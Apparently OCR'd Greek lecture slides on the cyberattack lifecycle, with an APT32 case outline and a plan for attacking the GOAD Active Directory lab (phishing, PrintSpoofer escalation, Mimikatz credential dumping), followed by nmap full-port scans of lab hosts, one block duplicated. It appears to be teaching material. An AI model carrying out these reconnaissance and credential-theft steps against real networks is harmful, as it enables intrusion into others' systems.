
Παράπλευρες Ενέργειες: Διατήρηση Παρουσίας (Maintain Presence) & Παραμονή στο σύστημα για μακροχρόνια πρόσβαση.

Πλευρική Κίνηση (Lateral Movement) & Μετακίνηση εντός του δικτύου για προσβολή πρόσθετων συστημάτων ή λογαριασμών.

# Κύκλος ζωής επίθεσης-Αρχική αναγνώριση

## *Attack Lifecycle – Initial Reconnaissance*

- Open source intelligence gathering
- Network and application reconnaissance
- Remote access identification




Κύκλος Ζωής Επίθεσης – Αρχική Αναγνώριση  
Συλλογή πληροφοριών από ανοικτές πηγές  
Αναγνώριση δικτύου και εφαρμογών  
Εντοπισμός δυνατοτήτων απομακρυσμένης πρόσβασης

# Κύκλος ζωής επίθεσης - Αρχική υποκλοπή

## Attack Lifecycle – Initial Compromise

- Social engineering
- Internet-based attack
- Leverage service provider




Κοινωνική μηχανική  
Επίθεση μέσω διαδικτύου  
Αξιοποίηση παρόχου υπηρεσιών

# Κύκλος ζωής επίθεσης-Εγκαθίδρυση ερεισμάτων

## Attack Lifecycle – Establish Foothold

- Backdoors
- Remote access subversion




Κερκόπορτες (Backdoors)  
Υπονόμηση απομακρυσμένης πρόσβασης

# Κύκλος ζωής επίθεσης- Κλιμάκωση προνομίων

## Attack Lifecycle – Escalate Privileges

- Credential harvesting
- Password cracking
- Pass-the-Hash




Συλλογή διαπιστευτηρίων  
Σπάσιμο κωδικών πρόσβασης  
Τεχνική Pass-the-Hash

# Κύκλος ζωής επίθεσης - Εσωτερική αναπαράσταση

## *Attack Lifecycle – Internal Reconnaissance*

- Critical system identification
- System enumeration
- Account and password enumeration




Αναγνώριση κρίσιμων συστημάτων  
Καταγραφή/Απαρίθμηση συστημάτων  
Καταγραφή/Απαρίθμηση λογαριασμών και κωδικών πρόσβασης

# Κύκλος ζωής επίθεσης- Πλευρική κίνηση

## Attack Lifecycle – Lateral Movement

- Remote command execution
- Remote administration tools




Απομακρυσμένη εκτέλεση εντολών  
Εργαλεία απομακρυσμένης διαχείρισης

# Κύκλος ζωής επίθεσης - Διατήρηση παρουσίας

## Attack Lifecycle – Maintain Presence

- Command and control
- Remote access subversion
- Account abuse




Έλεγχος και διοίκηση  
Υπνόμευση απομακρυσμένης πρόσβασης  
Κατάχρηση λογαριασμού

# Κύκλος ζωής επίθεσης - Ολοκλήρωση αποστολής

## Attack Lifecycle – Complete Mission


- Data staging
- Data exfiltration
- Data modification
- Data destruction



Προετοιμασία δεδομένων  
Εξαγωγή δεδομένων  
Τροποποίηση δεδομένων  
Καταστροφή δεδομένων


# Κύκλος ζωής επίθεσης - APT32

## Attack Lifecycle – APT32



1. Αρχική Αναγνώριση: Συλλογή ονομάτων / email για χρήση σε spear phishing
  2. Αρχική Διείσδυση: Phishing email με ActiveMime συνημμένο
  3. Εδραίωση Πρόσβασης: Χρήση εργαλείων όπως: WINDSHIELD, KOMPROGO, SOUNDBITE, PHOREAL
  4. Αναβάθμιση Δικαιωμάτων: Εκμετάλλευση ευπάθειας CVE-2016-7255, Χρήση εργαλείου MIMIKATZ
  5. Διατήρηση παρουσίας: Προγραμματισμένες Εργασίες, Cobalt Strike BEACON
  6. Εσωτερική Αναγνώριση: SysAdmin Utilities, PowerShell Εντολές
- Πλευρική κίνηση:  
Χρήση τοπικών διαχειριστικών λογαριασμών
6. Ολοκλήρωση Αποστολής: Πρόσβαση σε: VPN, Email, Αρχεία, Δεδομένα περιήγησης

# Ενεργός κατάλογος περιβάλλοντος κυβερνοχώρου-GOAD




## Δομή AD

Η σειρά AD cyber αποτελείται στην πραγματικότητα από πέντε εικονικά μηχανήματα (εικονικά μηχανήματα):

- kingslanding: DC01 σε Windows Server 2019 (με απενεργοποιημένο το windefender από προεπιλογή)
- winterfell: DC02 που εκτελείται σε Windows Server 2019 (απενεργοποιημένο το windefender από προεπιλογή)
- castelblack: (με απενεργοποιημένο τον windefender από προεπιλογή)
- meereen: (με απενεργοποιημένο το windefender από προεπιλογή)
- braavos: SRV03 που τρέχει σε Windows Server 2016 (με windefender απενεργοποιημένη από προεπιλογή)



# AD Περιβάλλον-Προσαρμοσμένο GOAD



## Κύκλος ζωής επίθεσης στο GOAD

- Τακτικές κοινωνικής μηχανικής που χρησιμοποιούνται για την παραβίαση λογαριασμού/απολογισμού VPN
- Αναγνώριση χρήστη και κεντρικού υπολογιστή για τη συλλογή πληροφοριών
- Διαδικασία εγκατάστασης και εκτέλεσης εφαρμογών σε περιβάλλον παραγωγής σε εξυπηρετητή Castelblack για απομακρυσμένο έλεγχο
- Δημιουργία μυστικών μετοχών δικτύου για την παράδοση κακόβουλου λογισμικού
- Κλιμάκωση προνομίων μέσω ευπάθειας του PrintSpoofer
- Εξαγωγή μνήμης με χρήση του Mimikatz για την απόκτηση ευαίσθητων διαπιστευτηρίων



# Κύκλος ζωής επίθεσης στο GOAD- Αρχική αναγνώριση

```
nmap -Pn -p- -sC -sV -oA full_scan_goad
```

Nmap scan report for 192.168.56.11

Host is up (0.0076s latency).

Not shown: 65517 filtered tcp ports (no-response)

| PORT      | STATE | SERVICE       | VERSION  |
|-----------|-------|---------------|--|
| 53/tcp    | open  | domain        | Simple DNS Plus  |
| 88/tcp    | open  | kerberos-sec  | Microsoft Windows Kerberos (server time: 2023-05-13 13:43:31Z)   |
| 135/tcp   | open  | msrpc         | Microsoft Windows RPC  |
| 139/tcp   | open  | netbios-ssn   | Microsoft Windows netbios-ssn  |
| 389/tcp   | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name) |
| 445/tcp   | open  | microsoft-ds? |  |
| 464/tcp   | open  | kpasswd5?     |  |
| 636/tcp   | open  | tcpwrapped    |  |
| 3268/tcp  | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name) |
| 3269/tcp  | open  | tcpwrapped    |  |
| 3389/tcp  | open  | ms-wbt-server | Microsoft Terminal Services  |
| 5986/tcp  | open  | ssl/http      | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  |
| 9389/tcp  | open  | mc-nmf        | .NET Message Framing   |
| 49670/tcp | open  | ncacn_http    | Microsoft Windows RPC over HTTP 1.0  |
| 49671/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49676/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49677/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49715/tcp | open  | msrpc         | Microsoft Windows RPC  |



# Κύκλος ζωής επίθεσης στο GOAD- Αρχική αναγνώριση

```
nmap -Pn -p- -sC -sV -oA full_scan_goad
```

Nmap scan report for 192.168.56.11

Host is up (0.0076s latency).

Not shown: 65517 filtered tcp ports (no-response)

| PORT      | STATE | SERVICE       | VERSION  |
|-----------|-------|---------------|--|
| 53/tcp    | open  | domain        | Simple DNS Plus  |
| 88/tcp    | open  | kerberos-sec  | Microsoft Windows Kerberos (server time: 2023-05-13 13:43:31Z)   |
| 135/tcp   | open  | msrpc         | Microsoft Windows RPC  |
| 139/tcp   | open  | netbios-ssn   | Microsoft Windows netbios-ssn  |
| 389/tcp   | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name) |
| 445/tcp   | open  | microsoft-ds? |  |
| 464/tcp   | open  | kpasswd5?     |  |
| 636/tcp   | open  | tcpwrapped    |  |
| 3268/tcp  | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name) |
| 3269/tcp  | open  | tcpwrapped    |  |
| 3389/tcp  | open  | ms-wbt-server | Microsoft Terminal Services  |
| 5986/tcp  | open  | ssl/http      | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  |
| 9389/tcp  | open  | mc-nmf        | .NET Message Framing   |
| 49670/tcp | open  | ncacn_http    | Microsoft Windows RPC over HTTP 1.0  |
| 49671/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49676/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49677/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49715/tcp | open  | msrpc         | Microsoft Windows RPC  |

# Κύκλος ζωής επίθεσης στο GOAD- Αρχική αναγνώριση

```
nmap -Pn -p- -sC -sV -oA full_scan_goad
```

Nmap scan report for 192.168.56.12

Host is up (0.011s latency).

Not shown: 65513 filtered tcp ports (no-response)

| PORT      | STATE | SERVICE       | VERSION  |
|-----------|-------|---------------|--|
| 53/tcp    | open  | domain        | Simple DNS Plus  |
| 88/tcp    | open  | kerberos-sec  | Microsoft Windows Kerberos (server time: 2023-05-13 13:43:36Z)                               |
| 135/tcp   | open  | msrpc         | Microsoft Windows RPC  |
| 139/tcp   | open  | netbios-ssn   | Microsoft Windows netbios-ssn  |
| 389/tcp   | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name) |
| 445/tcp   | open  | microsoft-ds  | Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: ESSOS)                |
| 464/tcp   | open  | kpasswd5?     |  |
| 593/tcp   | open  | ncacn_http    | Microsoft Windows RPC over HTTP 1.0  |
| 636/tcp   | open  | ssl/ldap      | Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name) |
| 3268/tcp  | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name) |
| 3269/tcp  | open  | ssl/ldap      | Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name) |
| 3389/tcp  | open  | ms-wbt-server | Microsoft Terminal Services  |
| 5985/tcp  | open  | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  |
| 5986/tcp  | open  | ssl/http      | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  |
| 9389/tcp  | open  | mc-nmf        | .NET Message Framing   |
| 49666/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49667/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49669/tcp | open  | ncacn_http    | Microsoft Windows RPC over HTTP 1.0  |
| 49670/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49672/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 49686/tcp | open  | msrpc         | Microsoft Windows RPC  |
| 55372/tcp | open  | msrpc         | Microsoft Windows RPC  |

Service Info: Host: MEEREEN; OS: Windows; CPE: /o:microsoft:windows

# Κύκλος ζωής επίθεσης στο GOAD- Αρχική αναγνώριση

```
nmap -Pn -p- -sC -sV -oA full_scan_goad
```

```
Nmap scan report for 192.168.56.22
```

```
Host is up (0.013s latency).
```

```
Not shown: 65528 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Microsoft IIS httpd 10.0
```

```
 |_http-server-header: Microsoft-IIS/10.0
```

```
 |_http-methods:
```

```
 |_ Potentially risky methods: TRACE
```

```
 |_http-title: Site doesn't have a title (text/html).
```

```
135/tcp   open  msrpc        Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp   open  microsoft-ds?
```

```
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
```

```
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
49669/tcp open  msrpc        Microsoft Windows RPC
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 192.168.56.23
```

```
Host is up (0.0070s latency).
```

```
Not shown: 65525 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Microsoft IIS httpd 10.0
```

```
 |_http-title: IIS Windows Server
```

```
 |_http-methods:
```

```
 |_ Potentially risky methods: TRACE
```

```
 |_http-server-header: Microsoft-IIS/10.0
```

```
135/tcp   open  msrpc        Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp   open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds
```

```
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
```

```
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
```

```
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
49668/tcp open  msrpc        Microsoft Windows RPC
```

```
49779/tcp open  msrpc        Microsoft Windows RPC
```

```
Service Info: OS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

# Κύκλος ζωής επίθεσης στο GOAD- Αρχική αναγνώριση

